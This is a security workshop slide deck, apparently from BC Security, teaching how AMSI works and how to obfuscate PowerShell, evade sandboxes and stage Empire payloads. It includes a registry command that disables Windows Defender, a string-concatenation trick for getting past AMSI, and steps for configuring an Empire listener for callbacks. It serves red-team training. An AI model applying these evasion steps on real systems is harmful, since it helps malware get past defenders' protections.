Introduction to Sandbox Evasion and AMSI Bypasses

ANTHONY ROSE

JACOB KRASNOV

VINCENT ROSE

whoami

ANTHONY ROSE

C01И


- Co-founder, BC Security
- Lead Researcher, Merculite Security
- MS in Electrical Engineering
- Lockpicking Hobbyist
- Bluetooth & Wireless Security Enthusiast



JACOB KRASNOV

HUBBLE

- Co-founder, BC Security
- MS in Astronautical Engineering
- Red Team Lead
- Currently focused on embedded system security



VINCENT ROSE

HALCYON

- Security Researcher, BC Security
- BS in Software Engineering
- Software & App Developer



Why are we here?

- How to mask your malware to avoid AMSI and Sandboxes



Goals

- Introduce Microsoft's Antimalware Scan Interface (AMSI) and explain its importance
- Learn to analyze malware scripts before and after execution
- Understand how obfuscate code to avoid AMSI and Windows Defender
- Detect and avoid sandbox environments

Expectations

We **will** teach you to…

- operate Empire
- obfuscate Powershell
- avoid AMSI and Sandboxes

We are **not** going to teach you…

- how to be a “leet hacker”



-h What is Malware?

A Very Brief Overview of the Evolution of Malware Obfuscation

- Obfuscation is the main means by which Malware achieves survival
- Defeat signature based AV
- Make analysis more difficult

The Early Days

The first virus to obfuscate itself was the Brain Virus in 1986
- Would display unchanged data from a different disk sector instead of the one it had modified

The first virus to use encryption was the Cascade Virus and also appeared in 1986
- Used simple XOR encryption

First commercial AV products came out in 1987
- This included heuristic based AV products!

Coming into Its Own

The Malware Arms Race continued and by 1992 polymorphic virus engines had been released

- Could be attached to non-polymorphic viruses to make them more effective

AV wasn't far behind and soon started to include emulation code to sandbox the code

- There were evasion techniques but we will talk about this later

By the 2000s malware has moved on to so called metamorphic virus[7]

- Polymorphic viruses only change their decryptor while metamorphic change the code body as well

Going Fileless

Not really completely Fileless

- Usually requires some kind of initial script/executable to kick off infection
- Persistence methods may leave traces in places like the registry (ie Poweliks)

This created a big problem for AV as it has traditionally relied on scanning files/executables

All of this leads into…

Antimalware Scripting Interface (AMSI)


What Is AMSI?

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.

That’s Great But What Does that Mean?

- **Evaluates commands at run time**
- Handles multiple scripting languages (Powershell, JaveScript, VBA)
- Provides an API that is AV agnostic
- **Identify fileless threats**

Data Flow


PowerShell
VBScript
Other Application
Other Application
MsMpEng.exe
(Windows Defender Service)
AMSI.h + AMSI.lib + AMSI.dll
AmsiScanBuffer()
AmsiScanString()
Win32 API Layer
MpEngine.dll
(Defender Scan Engine)
Amsi.h + Amsi.dll
IAntimalware::Scan()
Provider Class registration
COM API Layer
MpSvc.dll
(Defender RPC Server)
Windows Defender Provider Class
IAntimalwareProvider::Scan()
3rd Party AV Provider Class
AV Provider Layer
RPC

One point of clarification (Powershell)

The code is evaluated when it is readable by the scripting engine

This means that:

- –enc //5XAHIAaQB0AGUALQBIAG8AcwB0ACAAIgB0AGUAcwB0ACIA

becomes:

- Write-Host “test”

However:

- Write-Host “te”+”st”

Does not become:

- Write-Host “test”

This is what allows us to still be able to obfuscate our code

Malware Triggering

Types of Windows Mitigations


- Windows Defender
- Antimalware Scan Interface (AMSI)
- Control flow guard
- Data Execution Prevention (DEP)
- Randomized memory allocations
- Arbitrary code guard (ACG)
- Block child processes
- Simulated execution (SimExec)
- Valid stack integrity (StackPivot)


AMSI Events

When AMSI conducts a scan it passes one of 5 results back:

- AMSI_RESULT_CLEAN = 0
- AMSI_RESULT_NOT_DETECTED = 1
- AMSI_RESULT_BLOCKED_BY_ADMIN_START = 16384
- AMSI_RESULT_BLOCKED_BY_ADMIN_END = 20479
- AMSI_RESULT_DETECTED = 32768

Flagged Malware







Windows Defender Logs

```
Get-WinEvent 'Microsoft-Windows-Windows Defender/Operational' -MaxEvents 10 | Where-Object Id -eq 1116 | Format-List
```

Malware Triggering Activity



Flagged Malware



Try Some Code Samples

Look in the sample folder

Building/Customizing Your Malware

Don't do Too Much at Once

Getting working base code first

- Empire, Metasploit, Ect

Customize Functions

Get Working Obfuscated Code

Then Test Against AV

Disabling Windows Defender

New-ItemProperty -Path "HKLM:\Software\policies\microsoft\windows defender" -name disableantispyware -value 0 –Force

Restart computer/VM


Empire Tutorial

Empire Tutorial

Preloaded into VM

https://github.com/EmpireProject/Empire/tree/dev


- Install dev version (Do not use version 2.5)
- sudo ./setup/install.sh



Empire Tutorial

Splash page


- Version running (We are using a modified dev version)
- How many modules loaded
- Active Listeners
- Active Agents



Empire Tutorial

"Help" lists out all available commands


- Agents – Active payloads available
- Interact – Control a payload/host
- Preobfuscate – Obfuscates Powershell module (not needed)
- Set – Modify payload settings
- Usemodule – Select Empire Module
- Uselistener – Select Lisener
- Usestager – Select Empire stager (we will be using macros)



Empire Tutorial

Uselistener


- Host – Where you want your payload to call back to
  - Make sure you use your IP for this
- Port – Port used for communication
  - Default port is 80 (HTTP)



Empire Tutorial

Use edit to modify Listener info

